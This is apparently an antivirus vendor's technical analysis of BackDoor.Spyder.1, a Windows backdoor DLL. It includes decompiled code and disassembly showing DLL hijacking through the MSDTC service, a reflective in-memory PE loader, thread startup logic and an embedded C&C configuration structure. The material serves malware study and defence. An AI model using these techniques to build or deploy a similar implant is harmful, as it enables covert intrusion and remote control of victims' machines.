BackDoor.Spyder.1

vms.drweb.com/virus/

Packer: absent

Compilation date: 01.12.2016 05:57:59

SHA1 hash:


4c871eae022c8088f6e8d46e17002cd0c0006650

Description

A backdoor written in C++ and designed to run on 64-bit Microsoft Windows operating systems. It is used for targeted attacks on information systems, collecting information about an infected device, loading functional malicious modules, coordinating their work, and providing communication with the C&C server. In the infected system, it exists as a DLL file and is loaded by the system service using the DLL Hijacking method. After injection, it functions in the computer's RAM.

Operating routine


The backdoor is a malicious DLL file. The function names in its export table duplicate the exported functions of the apphelp.dll system library.




```
.rdata:000000018000FC58 ; Export Ordinals Table for dll
.rdata:000000018000FC58 ;
.rdata:000000018000FC58 word_18000FC58  dw 0, 1, 2, 3, 4, 5, 6, 7, 8, 9, 0Ah, 0Bh, 0Ch, 0Dh, 0Eh
.rdata:000000018000FC58                                         ; DATA XREF: .rdata:000000018000F764↑o
.rdata:000000018000FC58                 dw 0Fh, 10h, 11h, 12h, 13h, 14h, 15h, 16h, 17h, 18h, 19h
.rdata:000000018000FC58                 dw 1Ah, 1Bh, 1Ch, 1Dh, 1Eh, 1Fh, 20h, 21h, 22h, 23h, 24h
.rdata:000000018000FC58                 dw 25h, 26h, 27h, 28h, 29h, 2Ah, 2Bh, 2Ch, 2Dh, 2Eh, 2Fh
.rdata:000000018000FC58                 dw 30h, 31h, 32h, 33h, 34h, 35h, 36h, 37h, 38h, 39h, 3Ah
.rdata:000000018000FC58                 dw 3Bh, 3Ch, 3Dh, 3Eh, 3Fh, 40h, 41h, 42h, 43h, 44h, 45h
.rdata:000000018000FC58                 dw 46h, 47h, 48h, 49h, 4Ah, 4Bh, 4Ch, 4Dh, 4Eh, 4Fh, 50h
.rdata:000000018000FC58                 dw 51h, 52h, 53h, 54h, 55h, 56h, 57h, 58h, 59h, 5Ah, 5Bh
.rdata:000000018000FC58                 dw 5Ch, 5Dh, 5Eh, 5Fh, 60h, 61h, 62h, 63h, 64h, 65h, 66h
.rdata:000000018000FC58                 dw 67h, 68h, 69h, 6Ah, 6Bh, 6Ch, 6Dh, 6Eh, 6Fh, 70h, 71h
.rdata:000000018000FC58                 dw 72h, 73h, 74h, 75h, 76h, 77h, 78h, 79h, 7Ah, 7Bh, 7Ch
.rdata:000000018000FC58                 dw 7Dh, 7Eh, 7Fh, 80h, 81h, 82h, 83h, 84h, 85h, 86h, 87h
.rdata:000000018000FC58                 dw 88h, 89h, 8Ah, 8Bh, 8Ch, 8Dh, 8Eh, 8Fh, 90h, 91h, 92h
.rdata:000000018000FC58                 dw 93h, 94h, 95h, 96h, 97h, 98h, 99h, 9Ah, 9Bh, 9Ch, 9Dh
.rdata:000000018000FD94 aDll            db 'dll',0              ; DATA XREF: .rdata:000000018000F74C↑o
.rdata:000000018000FD98 aAllowpermlayer db 'AllowPermLayer',0   ; DATA XREF: .rdata:off_18000F9E0↑o
.rdata:000000018000FDA7 ; Exported entry   1. AllowPermLayer
.rdata:000000018000FDA7                 public AllowPermLayer
.rdata:000000018000FDA7 AllowPermLayer  db 'c:\windows\system32\apphelp.AllowPermLayer',0
.rdata:000000018000FDA7                                         ; DATA XREF: .rdata:off_18000F768↑o
.rdata:000000018000FDD2 aApphelpcheckex db 'ApphelpCheckExe',0  ; DATA XREF: .rdata:off_18000F9E0↑o
.rdata:000000018000FDE2 ; Exported entry   2. ApphelpCheckExe
.rdata:000000018000FDE2                 public ApphelpCheckExe
.rdata:000000018000FDE2 ApphelpCheckExe db 'c:\windows\system32\apphelp.ApphelpCheckExe',0
.rdata:000000018000FDE2                                         ; DATA XREF: .rdata:off_18000F768↑o
.rdata:000000018000FE0E aApphelpcheckim db 'ApphelpCheckIME',0  ; DATA XREF: .rdata:off_18000F9E0↑o
.rdata:000000018000FE1E ; Exported entry   3. ApphelpCheckIME
.rdata:000000018000FE1E                 public ApphelpCheckIME
.rdata:000000018000FE1E ApphelpCheckIME db 'c:\windows\system32\apphelp.ApphelpCheckIME',0
.rdata:000000018000FE1E                                         ; DATA XREF: .rdata:off_18000F768↑o
.rdata:000000018000FE4A aApphelpcheckin db 'ApphelpCheckInstallShieldPackage',0
.rdata:000000018000FE4A                                         ; DATA XREF: .rdata:off_18000F9E0↑o
.rdata:000000018000FE68 ; Exported entry   4. ApphelpCheckInstallShieldPackage
.rdata:000000018000FE68                 public ApphelpCheckInstallShieldPackage
.rdata:000000018000FE68 ApphelpCheckInstallShieldPackage db 'c:\windows\system32\apphelp.ApphelpCheckInstallShieldPackage',0
```

On the infected computer, the backdoor file was located in C:\Windows\System32\oci.dll catalog. The file's original name from the export table is dll. It was loaded by the MSDTC system service using the DLL Hijacking method (Microsoft Distributed Transaction Coordinator Service).

From a functional point of view, the sample is a loader for the main payload, which is stored in the .data section as a DLL, with some elements of the DOS and PE headers equal to zero.




```
.data:0000000180013020 00 00 00 00 00 00 00+payload         IMAGE_DOS_HEADER <0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, \
.data:0000000180013020 00 00 00 00 00 00 00+                                        ; DATA XREF: malmain_1+6↑o
.data:0000000180013020 00 00 00 00 00 00 00+                                  0, 0F8h>
.data:0000000180013060 00                                   db    0
.data:0000000180013061 00                                   db    0
.data:0000000180013062 00                                   db    0
.data:0000000180013063 00                                   db    0
.data:0000000180013064 00                                   db    0
.data:0000000180013065 00                                   db    0
```



```
.data:0000000180013118 00 00 00 00 00 00 06+                dd 0                    ; Signature
.data:0000000180013118 00 00 00 00 00 00 00+                dw 0                    ; FileHeader.Machine
.data:0000000180013118 00 00 00 00 00 00 F0+                dw 6                    ; FileHeader.NumberOfSections
.data:0000000180013118 00 00 00 00 00 00 00+                dd 0                    ; FileHeader.TimeDateStamp
.data:0000000180013118 00 00 00 00 00 00 00+                dd 0                    ; FileHeader.PointerToSymbolTable
.data:0000000180013118 00 00 00 00 00 80 CD+                dd 0                    ; FileHeader.NumberOfSymbols
.data:0000000180013118 05 00 00 00 00 00 00+                dw 0F0h                 ; FileHeader.SizeOfOptionalHeader
.data:0000000180013118 00 00 80 01 00 00 00+                dw 0                    ; FileHeader.Characteristics
.data:0000000180013118 00 10 00 00 00 02 00+                dw 0                    ; OptionalHeader.Magic
.data:0000000180013118 00 00 00 00 00 00 00+                db 0                    ; OptionalHeader.MajorLinkerVersion
.data:0000000180013118 00 00 00 00 00 00 00+                db 0                    ; OptionalHeader.MinorLinkerVersion
.data:0000000180013118 00 00 00 00 F0 09 00+                dd 0                    ; OptionalHeader.SizeOfCode
.data:0000000180013118 00 04 00 00 00 00 00+                dd 0                    ; OptionalHeader.SizeOfInitializedData
.data:0000000180013118 00 00 00 00 00 00 00+                dd 0                    ; OptionalHeader.SizeOfUninitializedData
.data:0000000180013118 00 00 00 00 00 00 00+                dd 5CD80h               ; OptionalHeader.AddressOfEntryPoint
.data:0000000180013118 00 00 00 00 00 00 00+                dd 0                    ; OptionalHeader.BaseOfCode
.data:0000000180013118 00 00 00 00 00 00 00+                dq 180000000h           ; OptionalHeader.ImageBase
.data:0000000180013118 00 00 00 00 00 00 00+                dd 1000h                ; OptionalHeader.SectionAlignment
.data:0000000180013118 00 00 00 00 00 00 00+                dd 200h                 ; OptionalHeader.FileAlignment
.data:0000000180013118 00 00 00 70 CC 08 00+                dw 0                    ; OptionalHeader.MajorOperatingSystemVersion
.data:0000000180013118 2E 00 00 00 54 09 00+                dw 0                    ; OptionalHeader.MinorOperatingSystemVersion
.data:0000000180013118 00 DC 00 00 00 00 D0+                dw 0                    ; OptionalHeader.MajorImageVersion
.data:0000000180013118 09 00 B8 02 00 00 00+                dw 0                    ; OptionalHeader.MinorImageVersion
.data:0000000180013118 70 09 00 5C 52 00 00+                dw 0                    ; OptionalHeader.MajorSubsystemVersion
.data:0000000180013118 00 00 00 00 00 00 00+                dw 0                    ; OptionalHeader.MinorSubsystemVersion
.data:0000000180013118 00 00 E0 09 00 00 00+                dd 0                    ; OptionalHeader.Win32VersionValue
.data:0000000180013118 00 00 00 00 00 00 00+                dd 9F000h               ; OptionalHeader.SizeOfImage
.data:0000000180013118 00 00 00 00 00 00 00+                dd 400h                 ; OptionalHeader.SizeOfHeaders
.data:0000000180013118 00 00 00 00 00 00 00+                dd 0                    ; OptionalHeader.CheckSum
.data:0000000180013118 00 00 00 00 00 00 00+                dw 0                    ; OptionalHeader.Subsystem
.data:0000000180013118 00 00 00 00 00 00 00+                dw 0                    ; OptionalHeader.DllCharacteristics
.data:0000000180013118 00 00 00 00 00 00 00+                dq 0                    ; OptionalHeader.SizeOfStackReserve
.data:0000000180013118 00 00 00 00 00 00 00+                dq 0                    ; OptionalHeader.SizeOfStackCommit
.data:0000000180013118 00 00 D0 06 00 F8 05+                dq 0                    ; OptionalHeader.SizeOfHeapReserve
.data:0000000180013118 00 00 00 00 00 00 00+                dq 0                    ; OptionalHeader.SizeOfHeapCommit
.data:0000000180013118 00 00 00 00 00 00 00+                dd 0                    ; OptionalHeader.LoaderFlags
.data:0000000180013118 00 00 00 00 00 00 00+                dd 0                    ; OptionalHeader.NumberOfRvaAndSizes
.data:0000000180013118 00 00 00 00 00                       dd 8CC70h               ; OptionalHeader.DataDirectory.VirtualAddress
.data:0000000180013118                                      dd 2Eh                  ; OptionalHeader.DataDirectory.Size
.data:0000000180013118                                      dd 88954h               ; OptionalHeader.DataDirectory.VirtualAddress
.data:0000000180013118                                      dd 0DCh                 ; OptionalHeader.DataDirectory.Size
.data:0000000180013118                                      dd 9D000h               ; OptionalHeader.DataDirectory.VirtualAddress
.data:0000000180013118                                      dd 288h                 ; OptionalHeader.DataDirectory.Size
.data:0000000180013118                                      dd 97000h               ; OptionalHeader.DataDirectory.VirtualAddress
.data:0000000180013118                                      dd 525Ch                ; OptionalHeader.DataDirectory.Size
.data:0000000180013118                                      dd 0                    ; OptionalHeader.DataDirectory.VirtualAddress
.data:0000000180013118                                      dd 0                    ; OptionalHeader.DataDirectory.Size
.data:0000000180013118                                      dd 9E000h               ; OptionalHeader.DataDirectory.VirtualAddress
.data:0000000180013118                                      dd 800h                 ; OptionalHeader.DataDirectory.Size
.data:0000000180013118                                      dd 0                    ; OptionalHeader.DataDirectory.VirtualAddress
.data:0000000180013118                                      dd 0                    ; OptionalHeader.DataDirectory.Size
```

The loader operation

Loading is performed in a function designated as malmain_3 and called from the DLL entry point via two transitional functions.



```
__int64 __stdcall malmain_3(void *payload, FARPROC pLoadLibrary, FARPROC pGetProcAddress, FARPROC pFreeLibrary, void *a5)
{
  IMAGE_NT_HEADERS64 *v9; // rsi
  char *v10; // rbp
  HANDLE v12; // rax
  loader_struc *v13; // rax
  loader_struc *v14; // rdi
  char *v15; // rbx
  IMAGE_NT_HEADERS64 *v16; // rax
  __int64 v17; // rax

  if ( *(_WORD *)payload != 'ZM' )
    SetLastError(ERROR_BAD_EXE_FORMAT);
  v9 = (IMAGE_NT_HEADERS64 *)((char *)payload + *((int *)payload + '\x0F'));
  if ( v9->Signature != 'EP' )
    SetLastError(ERROR_BAD_EXE_FORMAT);
```

First, the header signatures are checked. If they are not standard, the ERROR_BAD_EXE_FORMAT error value is set; however, this action does not affect the loader operation in any way.

The memory for the image is then allocated according to the IMAGE_NT_HEADERS64.OptionalHeader.SizeOfImage value, and the loader_struc auxiliary structure is formed.

```
struct loader_struc
{
  IMAGE_NT_HEADERS64 *pPE_header;
  LPVOID ImageBase;
  HMODULE *p_imported_modules
  QWORD number_of_imported_modules
  HMODULE (__stdcall *pLoadLibrary)(LPCSTR lpLibFileName);
  FARPROC (__stdcall *pGetProcAddress)(HMODULE hModule, LPCSTR lpProcName);
  BOOL (__stdcall *pFreeLibrary)(HMODULE hLibModule);
  QWORD unk;
};
```

This is followed by the standard process of loading the PE module into memory and calling the loaded module's entry point (DllMain) with the DLL_PROCESS_ATTACH argument, and after exiting it, calling it again with DLL_PROCESS_DETACH.

The main module operation

In the main module, the values of all signatures required for the correct file loading are equal to zero.

- IMAGE_DOS_HEADER.e_magic
- IMAGE_NT_HEADERS64.Signature
- IMAGE_NT_HEADERS64.FileHeader.Magic


In addition, TimeDateStamp and section names also have a null value. The remaining values are correct, thus after manually editing the necessary signatures, the file can be downloaded for analysis as a proper PE module.

The analysis of the main module is complicated, since atypical methods of calling functions are periodically used. The UT hash library is used for storing and processing structures. It allows one to convert standard C structures to hash tables by adding a single member of the ut_hash_handle type. All library functions, such as adding elements, search, delete, etc., are implemented as macros, which leads them to be forcibly inlined by the compiler in the code of the main (calling) function.

The mbedtls library is used to interact with the C&C server.

DllMain function

At the beginning of execution, the Global\\BFE_Notify_Event_{65a097fe-6102-446a-9f9c-55dfc3f45853}, event, execution mode (from the configuration), and the command line are checked, then the operating threads are started.



```
BOOL __stdcall DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
  unsigned int cfg_exec_mode; // edx
  HANDLE v4; // rax
  unsigned int (__stdcall *v5)(void *); // r8

  if ( fdwReason == DLL_PROCESS_ATTACH && g_DLL_reason != DLL_PROCESS_ATTACH )
  {
    g_DLL_reason = DLL_PROCESS_ATTACH;
    if ( !check_event("Global\\BFE_Notify_Event_{65a097fe-6102-446a-9f9c-55dfc3f45853}") )
    {
      cfg_exec_mode = g_p_builtin_config->exec_mode;
      if ( g_p_builtin_config->exec_mode )
      {
        if ( cfg_exec_mode <= 2 )
        {
          if ( cmp_current_process_cmdline("-k netsvcs") )
          {
            hEvent = create_event("Global\\BFE_Notify_Event_{65a097fe-6102-446a-9f9c-55dfc3f45853}");
            hThread_1 = beginthreadex(0i64, 0, thread_1_main, 0i64, 0, 0i64);
            beginthreadex(0i64, 0, thread_2_get_new_C2_start_communication, 0i64, 0, 0i64);
            if ( g_p_builtin_config->exec_mode == 2 )
            {
              v5 = thread_4_execute_encrypted_module;
              goto LABEL_11;
            }
          }
        }
        else if ( cfg_exec_mode == 3 )
        {
          hEvent = create_event("Global\\BFE_Notify_Event_{65a097fe-6102-446a-9f9c-55dfc3f45853}");
          v4 = beginthreadex(0i64, 0, thread_1_main, 0i64, 0, 0i64);
          v5 = thread_2_get_new_C2_start_communication;
          hThread_1 = v4;
LABEL_11:
          beginthreadex(0i64, 0, v5, 0i64, 0, 0i64);
          return 1;
        }
      }
    }
  }
  return 1;
```


The module has an embedded configuration with the following structure:

```
struct cfg_c2_block
{
    int type;
    char field_4[20];
    char addr[256];
}
struct cfg_proxy_data
{
    DWORD dw;
    char str[256];
    char proxy_server[256];
    char username[64];
    char password[32];
    char unk[128];
};
struct builtin_config
{
    int exec_mode;
    char url_C2_req[100];
    char hash_id[20];
    char string[64];
    char field_BC;
    cfg_c2_block srv_1;
    cfg_c2_block srv_2;
    cfg_c2_block srv_3;
    cfg_c2_block srv_4;
    cfg_proxy_data proxy_1;
    cfg_proxy_data proxy_1;
    cfg_proxy_data proxy_1;
    cfg_proxy_data proxy_1;
    int CA_cert_len;
    char CA_cert[cert_len];
};
```

The hash field contains a value that can be an identifier. This value is used when communicating with the C&C server and can be represented as a b2e4936936c910319fb3d210bfa55b18765db9cc string, which is the same length as the SHA1 hashes.

The string field contains a single character string: 1.

CA_cert is a certificate of the certificate authority in the DER format. It is used to establish a connection to the C&C server over the TLS 1.2 protocol.



```
000000018008E0D0  00 30 82 05 81 30 82 03  69 A0 03 02 01 02 02 01  .0,.ѓ0,.i ......
000000018008E0E0  01 30 0D 06 09 2A 86 48  86 F7 0D 01 01 0B 05 00  .0...*†H†ч......
000000018008E0F0  30 48 31 17 30 15 06 03  55 04 03 13 0E 53 65 63  0H1.0...U....Sec
000000018008E100  75 72 65 54 72 75 73 74  20 43 41 31 20 30 1E 06  ureTrust·CA1·0..
000000018008E110  03 55 04 0A 13 17 53 65  63 75 72 65 54 72 75 73  .U....SecureTrus
000000018008E120  74 20 43 6F 72 70 6F 72  61 74 69 6F 6E 31 0B 30  t·Corporation1.0
000000018008E130  09 06 03 55 04 06 13 02  55 53 30 1E 17 0D 31 31  ...U....US0...11
000000018008E140  30 31 30 31 30 30 30 30  30 30 5A 17 0D 32 35 31  0101000000Z..251
000000018008E150  32 33 31 32 33 35 39 35  39 5A 30 48 31 17 30 15  231235959Z0H1.0.
000000018008E160  06 03 55 04 03 13 0E 53  65 63 75 72 65 54 72 75  ..U....SecureTru
000000018008E170  73 74 20 43 41 31 20 30  1E 06 03 55 04 0A 13 17  st·CA1·0...U....
000000018008E180  53 65 63 75 72 65 54 72  75 73 74 20 43 6F 72 70  SecureTrust·Corp
000000018008E190  6F 72 61 74 69 6F 6E 31  0B 30 09 06 03 55 04 06  oration1.0...U..
000000018008E1A0  13 02 55 53 30 82 02 22  30 0D 06 09 2A 86 48 86  ..US0,."0...*†H†
000000018008E1B0  F7 0D 01 01 01 05 00 03  82 02 0F 00 30 82 02 0A  ч.......,...0,..
000000018008E1C0  02 82 02 01 00 BD C3 26  8B E1 37 7F F0 FA 0A 0D  .,...ЅГ&‹б7.ръ..
000000018008E1D0  83 A7 DD 22 31 14 83 08  D7 74 3B 31 08 84 EF 25  ѓ§Э"1.ѓ.Чt;1.„п%
000000018008E1E0  CF 2D 44 FC 2D 54 77 0B  17 E2 70 4D BE 2F C1 FC  П-Dь-Tw..вpMѕ/Бь
000000018008E1F0  ED D9 6B 9E DB 60 28 27  C4 1E 6D 15 3D DD B9 43  нЩkћЫ`('Д.m.=Э№C
000000018008E200  64 37 58 B4 BD 48 85 FA  D1 D6 F7 5A 33 EB EC B7  d7XґЅH…ъСЦчZ3лм·
000000018008E210  86 62 92 1F 89 D7 A4 BD  D3 1F F3 18 9D A4 15 27  †b'.‰Ч¤ЅУ.у.ќ¤.'
000000018008E220  16 7B 26 9F 5C 53 87 BD  40 22 D2 5E CD AB D5 6F  .{&џ\S‡Ѕ@"Т^Н«Хo
000000018008E230  1D AC C3 0D F1 D9 D5 F5  6A D3 16 76 58 DF F7 0B  .¬Г.сЩХхjУ.vXЯч.
000000018008E240  20 0D ED 7B 97 AE 66 0A  E6 CC 9F 73 50 FB CE 16  ·.н{—®f.жМџsPыО.
000000018008E250  A6 DC 45 D0 2F 70 3E C8  C8 59 4D C4 62 EC B0 E9  ¦ЬEР/p>ИИYMДbм°й
```

Certificate information can be found in the notes to this description.

The DllMain function enables for the creation of multiple operating threads depending on a number of conditions.

- Main thread — thread_1_main
- New server request thread — thread_2_get_new_C2_start_communication
- Encrypted module execution thread — thread_4_execute_encrypted_module


For execution, the value of the builtin_config.exec_mode parameter must be non-zero.

- if the builtin_config.exec_mode value is 1 or 2, and the process command line contains the -k netsvcs substring, the main thread and the thread for getting the new C&C server address are started;
- If builtin_config.exec_mode is equal to 2, a thread that decrypts and runs the module stored in the system is started;
- If the value is 3, the main thread and the thread for getting the new C&C server address are started.

In the examined sample, the value of the exec_mode parameter is 3.


The main thread

First, the backdoor checks the OS version then prepares a structure for initializing functions and a structure for storing a certain configuration fields. The procedure looks artificially complicated.



```
funcs_struc.field_18 = 0i64;
l_config.hash_id[0] = 0;
funcs_struc.p_fn_init_funcs_struct_0_1 = initializer_callback_1;
funcs_struc.p_fn2 = initializer_callback_2;
funcs_struc.p_fn3 = initializer_callback_3;
*&l_config.hash_id[1] = 0i64;
*&l_config.hash_id[9] = 0i64;
*&l_config.hash_id[17] = 0;
l_config.hash_id[19] = 0;
memset(l_config.string, 0, 0x4Dui64);
l_config.field_54 = g_p_builtin_config->field_BC;
strncpy(l_config.string, g_p_builtin_config->mb_string, 0x3Fui64);
*l_config.hash_id = *g_p_builtin_config->hash_id;
*&l_config.hash_id[16] = *&g_p_builtin_config->hash_id[0x10];
if ( g_p_builtin_config->mb_cert_len )
{
  l_config.p_cert = &g_p_builtin_config->cert;
  l_config.cert_len = g_p_builtin_config->mb_cert_len;
}
